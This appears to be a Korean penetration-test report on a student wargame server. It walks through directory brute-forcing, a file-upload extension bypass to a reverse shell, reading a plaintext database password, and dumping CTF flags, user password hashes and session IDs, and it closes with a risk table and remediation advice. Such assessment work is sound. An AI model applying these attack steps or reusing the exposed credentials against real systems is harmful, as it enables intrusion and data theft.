
이제 다른 취약점을 찾아보자.

victim의 숨겨진 페이지 / 디렉터리를 찾기 위해

attacker에서 wfuzz를 이용하여 브루트포싱을 시도  
숨겨진 /.fileupload 페이지가 있는것을 확인, 접속




# 취약점 진단




## 2-2. 숨겨진 페이지의 취약점 확인

관리자 전용 업로드 페이지에 접속, jpg 같은 파일은 올라가고 바로가기를 누르면 올린 파일이 출력된다.

하지만 php, sh, py 확장자는 업로드가 불가능하게 되어 있음 (Reverse Shell 같은 공격 방지용으로 보임)



# 취약점 진단



## Forbidden

You don't have permission to access this resource.

```
(root@kali-kim)~[~]
# gobuster dir -u http://192.168.5.160/.fileupload/uploads/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php,php.bak,html,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.5.160/.fileupload/uploads/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php.bak,html,txt,php
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/.html (Status: 403) [Size: 199]
/.html (Status: 403) [Size: 199]
/firewall_final (Status: 200) [Size: 337]
Finished
```


## 2-3. uploads 디렉터리의 취약점 확인

/.fileupload/uploads 디렉터리에 직접 들어가보니 접근 제한됨, gobuster로 uploads 디렉터리 탐색  
/firewall\_final 페이지 확인, 접속

192.168.5.166 아이피로만 ssh 접속이 가능하다는 정보가 노출되어 있음. 취약점 확인



## 취약점 진단



### 2-4. 확장자를 우회하여 업로드

관리자 전용 업로드 페이지로 돌아와 reverseshell.php  
파일의 확장자 뒤에 .kr로 수정해 우회 시도, 업로드 성공

Attacker의 Kali 터미널에서 5555번으로 리스닝 후  
리버스 셸 공격 시도, 원격 제어에 성공



## 취약점 진단

```
sh-5.1$  
  
sh-5.1$ id  
id  
uid=48(apache) gid=48(apache) groups=48(apache)  
sh-5.1$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
sh-5.1$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
  
bash-5.1$ cd /var/www/html/includes  
cd /var/www/html/includes  
bash-5.1$ ls  
ls  
db.php  ping_loader.php  
bash-5.1$ cat db.php  
cat db.php  
<?php  
define('DB_HOST', 'localhost');  
define('DB_USER', 'wargame_user'); // 강력한 DB 계정  
define('DB_PASS', 'StrongPassword123!'); // 강력한 비밀번호로 교체  
define('DB_NAME', 'wargame');  
if ($mysqli->connect_error)  
    die('DB 연결 실패: ' . $mysqli->connect_error);  
$mysqli->set_charset('utf8mb4');  
?>  
bash-5.1$
```

## 3. 원격접속 성공

원격 접속 후 bash 셸로 이동 후 디렉터리 탐색

### 3-1. 디렉터리 탐색

/var/www/html/includes 디렉터리 안에 DB에 관한  
중요한 파일 확인

MariaDB의 ID/PW 가 노출되어 있다

# 취약점 진단

```
bash-5.1$ mysql -u wargame_user -p
mysql -u wargame_user -p
Enter password: StrongPassword123!

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1694
Server version: 10.5.27-MariaDB MariaDB Server
response from the upstream server or application.
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
MariaDB [(none)]> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| wargame |
+-----+
2 rows in set (0.001 sec)

MariaDB [(none)]> use wargame;
use wargame;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
response from the upstream server or application.
Database changed
MariaDB [wargame]> show tables;
show tables;
+-----+
| Tables_in_wargame |
+-----+
| chat_messages |
| clears |
| problems |
| tetris_scores |
| users |
+-----+
5 rows in set (0.001 sec)

MariaDB [wargame]>
```

## 4. MariaDB 접속

발견한 ID / PW로 DB 접속, 테이블 탐색

Problem 테이블을 확인해 보니 Wargame 문제들의  
플래그를 모두 확인 할 수 있다.

```
Linux 5.14.0-503.el9.x86_64
MariaDB [wargame]> SELECT * FROM problems;
SELECT * FROM problems;
+----+-----+-----+-----+
| id | owner | number | flag |
+----+-----+-----+-----+
| 1 | timemachine | 1 | I discovered fire |
| 2 | timemachine | 2 | BRING THE NEXT STONE |
| 3 | timemachine | 3 | Je pense, donc je suis. |
| 4 | timemachine | 5 | leo |
| 5 | timemachine | 7 | forty weepy weepy |
| 6 | timemachine | 8 | That's one small step for a man, one giant leap for mankind. |
| 10 | memory | 1 | good_choice_follow_me |
| 11 | memory | 2 | found_in_localStorage |
| 12 | memory | 3 | may_our_paths_be_bright |
| 13 | memory | 4 | wishing_success_for_all |
| 14 | memory | 5 | YmFzZTY0 |
| 15 | memory | 6 | SK-esgteam-9458 |
| 16 | memory | 7 | admin_sql_injection |
| 17 | memory | 8 | lfi_included |
| 18 | memory | 9 | cookie_bypass |
| 19 | memory | 10 | csrf_simulated |
| 20 | junghyun | 1 | ghost_1_11_111 |
| 21 | junghyun | 2 | ghost_command_injection |
| 22 | junghyun | 3 | ghost_XOR_is_fun |
| 23 | junghyun | 4 | ghost_xss_04 |
| 24 | junghyun | 5 | ghost_Session_Hijacking |
| 25 | junghyun | 6 | ghost_name_is_hades |
| 26 | junghyun | 7 | X_HTTP_Method_Override |
| 27 | junghyun | 8 | sqli_attack |
| 28 | junghyun | 9 | blind |
| 29 | junghyun | 10 | Privilege elevation |
| 30 | beomgeun | 1 | youfindme |
| 31 | beomgeun | 2 | intothedeeep |
| 32 | beomgeun | 3 | entertheesg |
| 33 | beomgeun | 4 | someoneeyesonyou |
| 34 | beomgeun | 5 | 123321 |
+----+-----+-----+-----+
```

# 취약점 진단

```
MariaDB [wargame]> SELECT * FROM users;
SELECT * FROM users;
```

id	username	password	last_active	is_online	nickname	affiliation	is_admin	created_at	session_id
35	ESG	\$2y\$10\$x145HntAzt dz.k24i7LPKezoFN84LQmVp1Y/tTc3Bg c14KMqNLjT6	2025-05-21 13:51:34	0	ESG	ESG	0	2025-05-21 13:45:39	NULL
36	NULL	\$2y\$10\$7ZkJbikuYtZvxIqjWst2o0i0J719WbvCGcOZG025yC2FEQ4tWh3Ju	2025-05-21 13:45:52	0	NULL	NULL	0	2025-05-21 13:45:52	NULL
37	test	\$2y\$10\$bto2hjCXwuuhil6eJWm40uZYiN0p43EyHe/uVeKn b35S0ViL18aY.	2025-06-05 14:08:16	1	관 리 자	ESG	0	2025-05-22 17:26:42	g8ff2hj26qo
38	jo	\$2y\$10\$bPrPQzYtScMuE2t8UZeyIu73fGijhgnXKDBKb86nR.LlfUVL.MoNW	2025-06-05 11:11:14	0	ㄱ -	ESG	0	2025-05-23 16:06:00	NULL
39	cv0410	\$2y\$10\$f535suHYmPVPyNtmuaITFeCj9o4jht3/0SYH9saXvA3qTBiiJGwYO	2025-06-05 14:15:35	1	보 안 킹	ESG	0	2025-05-23 16:06:03	lfcfcu966cu
42	kangs232323	\$2y\$10\$AEk.Doi2Q7qcEn2Z69zaK.kPo/Re//nd4S2h9TPAZk6VTUUNhN0Ja	2025-06-05 12:47:17	1	dd	ESG	0	2025-06-02 09:32:57	cltlstlt5as
44	test111	\$2y\$10\$ljPF6yNyBW/m4vNiSDrR0eQvcgVf6fI.L5SfMHqlVXF/F8EAwRrw6	2025-06-02 16:43:16	0	test111	ESG	0	2025-06-02 15:48:42	NULL
45	jjjj	\$2y\$10\$62X.jIWP86.XGhxKeS36F.1SBvi1BFimj3VDUNFSg9uWF5Xgc zT4a	2025-06-03 15:31:44	0	jjjj	NULL	0	2025-06-03 09:11:26	NULL
46	ljs	\$2y\$10\$xP3NEJxKdS.JPZEQZFFY6uFD0cxiK/IQx5B9JxtlJRxdLBa4/n/Hc	2025-06-03 15:30:57	0	썩 니	NULL	0	2025-06-03 09:11:49	NULL
47	p	\$2y\$10\$FqpqPev.o382g8HFXChVo.lSP8EL5yTnr52L.57i43zt5t0R9dcTa	2025-06-03 15:15:47	0	박 떡 보	NULL	0	2025-06-03 09:11:57	NULL
48	moon	\$2y\$10\$P.MfjhgWuZra9CTbAm8P.e73P3xfy5viAADMT.jZeNCz7EGTXIzm6	2025-06-03 15:42:47	0	사 로 카	NULL	0	2025-06-03 09:12:04	NULL
49	1	\$2y\$10\$f8r2JZ0cI6GGh2OaEBxA1O2rrf.sONFFzYEk0S5YMhyDr40MWVL8.	2025-06-03 15:27:21	0	1	NULL	0	2025-06-03 09:12:17	NULL
50	mj	\$2y\$10\$mHstRdRCumXzmtGzkR8qB./xnbfvKa1Dt7tveHMnZwuZr1NQkyxYS	2025-06-03 15:39:49	0	mj	NULL	0	2025-06-03 09:12:29	NULL
51	kmj	\$2y\$10\$GYIQ60mwb0WFwChK7YWT3e1JueKNDtT8lPJal5AU nqlT1gQ1BXSEu	2025-06-03 15:24:15	0	kmj	NULL	0	2025-06-03 09:12:43	NULL
53	test112233	\$2y\$10\$bdC2dJDT4a/rXV3sl9rc0eiqs9G5008Am6jyS0fR/yptSilbMzLYm	2025-06-03 15:40:00	0	호 호 호	NULL	0	2025-06-03 10:23:14	NULL

## 4-1. user 테이블 확인

User 테이블을 확인

모든 유저의 아이디가 노출되었다.

비밀번호는 암호화되어 출력된다.



# 취약점 위험도

번호	취약점 항목	설명 요약	위험도
1	XSS	채팅 페이지에서 스크립트 실행 → 쿠키 탈취 및 세션 하이재킹	● 상
2	디렉터리/페이지 브루트포싱	숨겨진 .fileupload 등 페이지 노출 → 관리자 기능 노출 가능	● 중
3	보안정책 노출	내부 경로 /uploads/firewall_final 통해 정책 파일 외부에 노출	● 중
4	파일 업로드 취약점	우회된 확장자 사용으로 reverseshell 업로드 및 실행 가능	● 상
5	서버 내부 DB 정보 노출	db.php에 DB 계정 정보가 웹 루트에 위치해 외부에서 확인 가능	● 상
6	DB 자체 보안 미흡	모든 테이블에 접근 가능한 계정 존재, 유저정보/FLAG 노출	● 상

# 보안 권고안

## 1. XSS (Cross Site Scripting) ●

### 취약점

- Wargame 웹사이트의 채팅 페이지에 스크립트 명령이 실행됨
- 취약점에 의해 유저들의 쿠키값이 노출되어 계정 탈취까지 가능함

### 대응 방안

- 화이트리스트 필터링(입력값 검증)을 통해 <. >, “, ‘ 등과 같은 입력을 차단함
- 콘텐츠 보안 정책(CSP)를 적용하여 스크립트 실행 자체를 차단함
